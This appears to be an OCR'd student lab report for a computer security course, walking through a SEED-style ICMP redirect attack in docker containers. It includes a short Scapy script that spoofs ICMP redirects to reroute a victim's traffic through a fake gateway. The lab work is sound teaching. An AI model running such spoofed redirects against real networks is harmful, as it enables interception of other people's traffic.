

Lab 7: ICMP Redirect Attack


Joshua Ludolf
CSCI 4321
Computer Security


- **Firstly, I had to build the docker container and turn it on using following commands– sudo docker-compose build and sudo docker-compose up:**







- **From there, I ran – sudo docker ps, to get the ip names to login to victim and attacker vms. Additionally, modified the docker-compose.yml file so sysctls – net.ipv4.conf.all.accept_redirects=1, to allow for these attacks to take place (most didn't seem to change much until I adjusted other things in this file that I found from a YouTube tutorial on this (not many github repos on this one…): https://www.youtube.com/watch?reload=9&v=gXV_I_86Y5Q [note, may want English captions on] 😉):**







❖ **I then checked to make sure I could login to the host vm and victim vm first running following commands – sudo docker exec -it (host/victim-respective ip here) bash, and displayed ip route in the victim:**







❖ **Next, I created a python script named – icmp_redirect.py and executed the script (unfortunately, this is where following instruction from SEED, Class instructions, and YouTube tutorial failed as nothing appeared in the cache, but the packet was sent):**



Activities
Terminal
Mar 3 21:21
joshualudolf@VM: ~/Desktop/Lab 7
joshualudolf@VM: ~/Desktop/Lab 7
joshualudolf@VM: ~/Desktop/Lab 7
joshualudolf@VM: ~/Desktop/Lab 7
root@e74e96d30144:/# nano icmp_redirect.py
root@e74e96d30144:/# sudo sysctl net.ipv4.conf.all.accept_redirects=1
bash: sudo: command not found
root@e74e96d30144:/# sysctl net.ipv4.conf.all.accept_redirects=1
net.ipv4.conf.all.accept_redirects = 1
root@e74e96d30144:/#


Activities
Terminal
Mar 3 21:55
joshualudolf@VM: ~/Desktop/Lab 7
GNU nano 4.8
icmp_redirect.py
Modified
#!/usr/bin/env/ python3
from scapy.all import *
# Remember to run the following command on victim
# sudo sysctl net.ipv4.conf.all.accept_redirects=1
# victim = sys.argv[1]
# real_gateway = sys.argv[2]
# fake_gateway = sys.argv[3]
victim = '10.9.0.5'
real_gateway = '10.9.0.11'
fake_gateway = '10.9.0.111'
ip = IP(src=real_gateway, dst=victim)
icmp = ICMP(type=5, code=1)
icmp.gw = fake_gateway
ip2 = IP(src=victim, dst='192.168.60.5')
send(ip/icmp/ip2/ICMP());
File Name to Write: icmp_redirect.py
^G Get Help
^C Cancel
M-D DOS Format
M-M Mac Format
M-A Append
M-P Prepend
M-B Backup File
^T To Files






- **However, the YouTube tutorial provided insight to ping but sent it to a log file so it doesn't stop working (which worked wonderfully):**





❖ **Then, I viewed how the trace route looked, noting that the hosts were the real gateway and the ip2 from the icmp_redirect.py file:**

